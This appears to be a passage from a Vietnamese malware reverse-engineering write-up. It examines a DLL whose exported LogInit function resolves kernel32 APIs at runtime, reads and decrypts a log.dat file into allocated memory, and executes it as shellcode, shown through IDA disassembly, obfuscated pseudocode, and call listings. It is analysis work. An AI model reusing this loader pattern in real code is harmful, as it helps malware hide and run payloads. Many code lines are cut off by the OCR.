


```
.text:1004E5E0 ; Exported entry   2. LogInit
.text:1004E5E0
.text:1004E5E0
.text:1004E5E0 ; Attributes: thunk
.text:1004E5E0
.text:1004E5E0 ; void __stdcall LogInit()
.text:1004E5E0                  public LogInit
.text:1004E5E0 LogInit          proc near
.text:1004E5E0                              ; DATA XREF: .rdata:off_1005D0B8↓o
.text:1004E5E0                  jmp         LogInit_0 ; TAGS: ['Enum', 'FileWIN']
.text:1004E5E0 LogInit          endp
.text:1004E5E0
```



```
// attributes: thunk
void __stdcall LogInit()
{
  LogInit_0();
}
```






```
v200 = v196 ^ v199 ^ 0x77D9D620;
v201 = ~v196 & (v199 ^ 0x882629DF) | (v199 ^ 0x77D9D620) & v196;
v202 = (~((v199 ^ 0x77D9D620) & v200) & 0xF52380E | (v199 ^ 0x77D9D620) & v200 &
v203 = v202 & (v202 ^ 0x89026167) & ~v202 & 0x89026167 | ~v202 & 0x89026167 ^ v20
v204 = v203;
v205 = ~v203 & 0xA13D01E2;
v206 = (~v203 & 0xA21D4CC | v203 & 0xF5DE2B33) ^ 0xF5DE2B33;
read_content_status = (v206 & ((v205 | v204 & 0x5EC2FE1D) ^ 0x5EC2FE1D) | (v205 |
control_var = 0xD9DDD68D;
v4706 = read_content_status;
v4707 = dword_1005FE74 < 0xA;
do
{
LABEL_17:
  while ( control_var <= (int)0xC28CF813 )
  {
    if ( control_var > (int)0xA34633B6 )
    {
      if ( control_var == 0xA34633B7 )
      {
        control_var = 0x70D8932E;
        goto LABEL_3;
      }
      (*decrypted_shellcode)();                      // exec decrypted shell
      control_var = 0x8980A65F;
    }
    else
    {
      if ( control_var == 0x8980A65F )
      {
        (*decrypted_shellcode)();                    // exec decrypted shell
        v2489 = dword_1005FE78 * (dword_1005FE78 - 1);
        v2490 = ~v2489;
        v2491 = v2489 & ((dword_1005FE78 * (dword_1005FE78 - 1)) ^ 0x25430972);
        v2492 = ~(v2491 & ~v2489 & 0x25430972 | ~v2489 & 0x25430972 ^ v2491) & 0x
```

Code Reversing

- Hàm **LogInit_0**: gọi hàm **f_read_content_of_log_dat_file_to_buf** để đọc nội dung của file **log.dat** và thực thi shellcode sau giải mã.




```
public LogInit
proc near
        ; DATA XREF: .rdata:off_1005D0B8↓o
jmp     LogInit_0 ; TAGS: ['Enum', 'FileWIN']
endp
```


```
23 calls, 1 strings

calls:
  -          call dword ptr[eax]
  -          call ds:CloseHandle ; call CloseHandle
  -          call ds:CreateFileA ; call CreateFileA to open file
  -          call ds:ReadFile ; call ReadFile to read file content
  -          call _strncmp ; call _strncmp to compare string
  -       2  call dword ptr[eax] ; exec decrypted payload/shellcode
  -          call ds:CloseHandle ; call CloseHandle
  -          call ds:DeleteFileA ; call DeleteFileA
  -          call ds:CloseHandle ; call CloseHandle
  -          call ds:DeleteFileA ; call DeleteFileA
  -       1  call f_read_content_of_log_dat_file_to_buf ; call f_read_content_of_log_dat_file
  -          call ds:GetModuleHandleA ; call GetModuleHandleA to retrieve kernel32.dll handle
  -          call ds:GetProcAddress ; retrieve api address
  -          call eax ; call API func
  -          call ds:ExpandEnvironmentStringsA ; call ExpandEnvironmentStringsA
  -          call ds:CreateFileA ; call CreateFileA for retrieving handle to create tmp file
  -          call _strlen ; call _strlen
  -          call ds:WriteFile ; call WriteFile to write content to file
  -          call ds:ExpandEnvironmentStringsA ; call ExpandEnvironmentStringsA
  -          call ds:CreateFileA ; call CreateFileA
  -          call _strlen ; call _strlen
  -          call ds:WriteFile ; call WriteFile
  -          call __security_check_cookie(x)

strings:
  - kernel32
```

with Hex View-1, Ps

Code Reversing

- Hàm **f_read_content_of_log_dat_file_to_buf** cũng bị obfuscated hoàn toàn.






```
    {
      break;
    }
LABEL_17:
    if ( control_var ≤ 0x2BE893A )
    {
      goto LABEL_18;
    }
  }
  kernel32_handle = GetModuleHandleW(wszKernel32);
  v505 = dword_1005FEA8 * (dword_1005FEA8 - 1);
  log_dat_content_1d = ~v505;
  v506 = ((dword_1005FEA8 * (dword_1005FEA8 - 1)) & 0x2E4D8691 | ~v505 & 0xD1B2796E
  v507 = (((~v506 & 0x274BCC0 | v506 & 0xFD8B433F) ^ 0x103000) & 0x4C90311E | ((~v5
  v508 = ~v505 | (~v505 & 0xA0D7B9FE | (dword_1005FEA8 * (dword_1005FEA8 - 1)) & 0x
  v509 = v507 & 0x73D69BD5 | ~v507 & 0x8C29642A;
  v510 = ((v508 | v507) & 0x37D7B6D2 | ~(v508 | v507) & 0xC828492D) ^ (~(v509 ^ (v5
  v511 = v510 & (v510 ^ 0x60D0D028) & ~v510 & 0x60D0D028 | ~v510 & 0x60D0D028 ^ v51
  v512 = ~v511 & 0x59FAB490 | v511 & 0xA6054B6F;
  v513 = ~v512 & v512 & ~v512 | ~v512 ^ ~v512 & v512;
  v514 = ~v513;
  v515 = v513 & 0x14B6844F & v514 & (v513 ^ 0xEB497BB0) | v514 & (v513 ^ 0xEB497BB0
  v516 = (~v515 & 0x269B3E4C | v515 & 0xD964C1B3) ^ 0xCDD245FD;
  v517 = ~(v514 & 0xFFFFFFFE | v513 ^ 1) & v516 | v516 ^ ~(v514 & 0xFFFFFFFE | v513
  v518 = v517 & (v517 ^ 0x2DA0B4AF) & ~v517 & 0x2DA0B4AF | ~v517 & 0x2DA0B4AF ^ v51
  v519 = v505 & ((dword_1005FEA8 * (dword_1005FEA8 - 1)) ^ 0x11D5B7DC);
  v520 = ~(~v518 & 0xD25F4B50 | v518 & 0x2DA0B4AF) & 0x6A99A520 | (~v518 & 0xD25F4B
  v521 = (v520 ^ 0x2218A500) & 0xA25EEF51 | (v520 ^ 0x1520108E) & 0x5DA110AE;
  v522 = (v521 ^ 0xD01100E) & 0x8F4F520F | (v521 ^ 0x2010AD50) & 0x70B0ADF0;
  v523 = ~(v519 & ~v505 & 0x11D5B7DC | ~v505 & 0x11D5B7DC ^ v519) & 0x7DD57966 | (v
  v524 = (v523 ^ 0x93FF3145) & 0xFFFFFFFE;
  v525 = (v523 ^ 0x6C00CEBA) & 0xFFFFFFFE | (v523 ^ 0x93FF3145) & 1;
  v526 = v525 & v524;
  v527 = v524 ^ v525;
  v528 = v522 ^ 0x8F4F520F;
```

Code Reversing

- Nhiệm vụ của f_read_content_of_log_dat_file_to_buf:
  - Gọi hàm GetModuleHandleW: lấy handle của kernel32.dll
  - Gọi hàm GetProcAddress: lấy địa chỉ của các hàm APIs gồm VirtualAlloc, GetModuleFileNameA, CreateFileA, ReadFile.
  - Đọc nội dung của log.dat vào vùng nhớ cấp phát.




```
call    f_read_content_of_log_dat_file_to_buf ; call f_read_content_of_log_da
mov     ecx, [ebp+decrypted_shellcode]
test    eax, eax
mov     edx, 11A
mov     [ecx], e
mov     eax, 7A7
cmovz   eax, edx
cmp     eax, 0EE
jg      loc_1002
040FAC 10041BAC: Log
```

```
    control_var = 0x7A7CA2A4;
    if ( read_content_status )
```


```
15 calls, 0 strings

calls:
-                   call ds:GetModuleHandleW ; call GetModuleHandleW to retrieve handle of kernel32.dll
-                   call ds:GetProcAddress ; retrieve VirtualAlloc addr
-                   call ds:GetProcAddress ; retrieve GetModuleFileNameA
-                   call ds:GetProcAddress ; retrieve CreateFileA addr
-                   call ds:GetProcAddress ; retrieve ReadFile addr
-                   call [esp+1FCh+GetModuleFileNameA] ; call GetModuleFileNameA to retrieve full path of module that load malware dll
-                   call f_strstr ; Returns a pointer to the first occurrence of a search string in a string.
-                   call eax ; call CreateFileA for open file but not retrieve file handle
-                   call ds:CloseHandle ; call CloseHandle to release handle to log.dat file
-                   call eax ; call ReadFile for reading log.dat content to allocated buffer
-                   call eax ; call CreateFileA to retrieve handle to log.dat file
-                   call ds:GetFileSize ; call GetFileSize to retrieve size of log.dat
-                   call eax ; call VirtualAlloc to allocate buffer with buf's size equal size of log.dat
-                   call ds:lstrcatA ; call lstrcatA to build full path to log.dat
-                   call __security_check_cookie(x)
```

Code Reversing

- Nhiệm vụ của **f_read_content_of_log_dat_file_to_buf**:
  - Thực hiện giải mã nội dung của **log.dat** thành shellcode.
  - Shellcode sau giải mã được thực thi từ hàm **LogInit_0**.
- Tạo thử file **log.dat** để kiểm tra.




```
.text:1002D97A                 not     ah
.text:1002D97C                 and     ah, dl
.text:1002D97E                 mov     edx, ecx
.text:1002D980                 or      ah, al
.text:1002D982                 not     dl
.text:1002D984                 mov     al, ah
.text:1002D986                 and     ah, cl
.text:1002D988                 not     al
.text:1002D98A                 or      cl, al
.text:1002D98C                 and     al, dl
.text:1002D98E                 mov     edx, ecx
.text:1002D990                 or      al, ah
.text:1002D992                 mov     ah, cl
.text:1002D994                 not     dl
.text:1002D996                 and     ah, 55h
.text:1002D999                 and     dl, 0AAh
.text:1002D99C                 or      dl, ah
.text:1002D99E                 mov     ah, al
.text:1002D9A0                 and     al, 0AAh
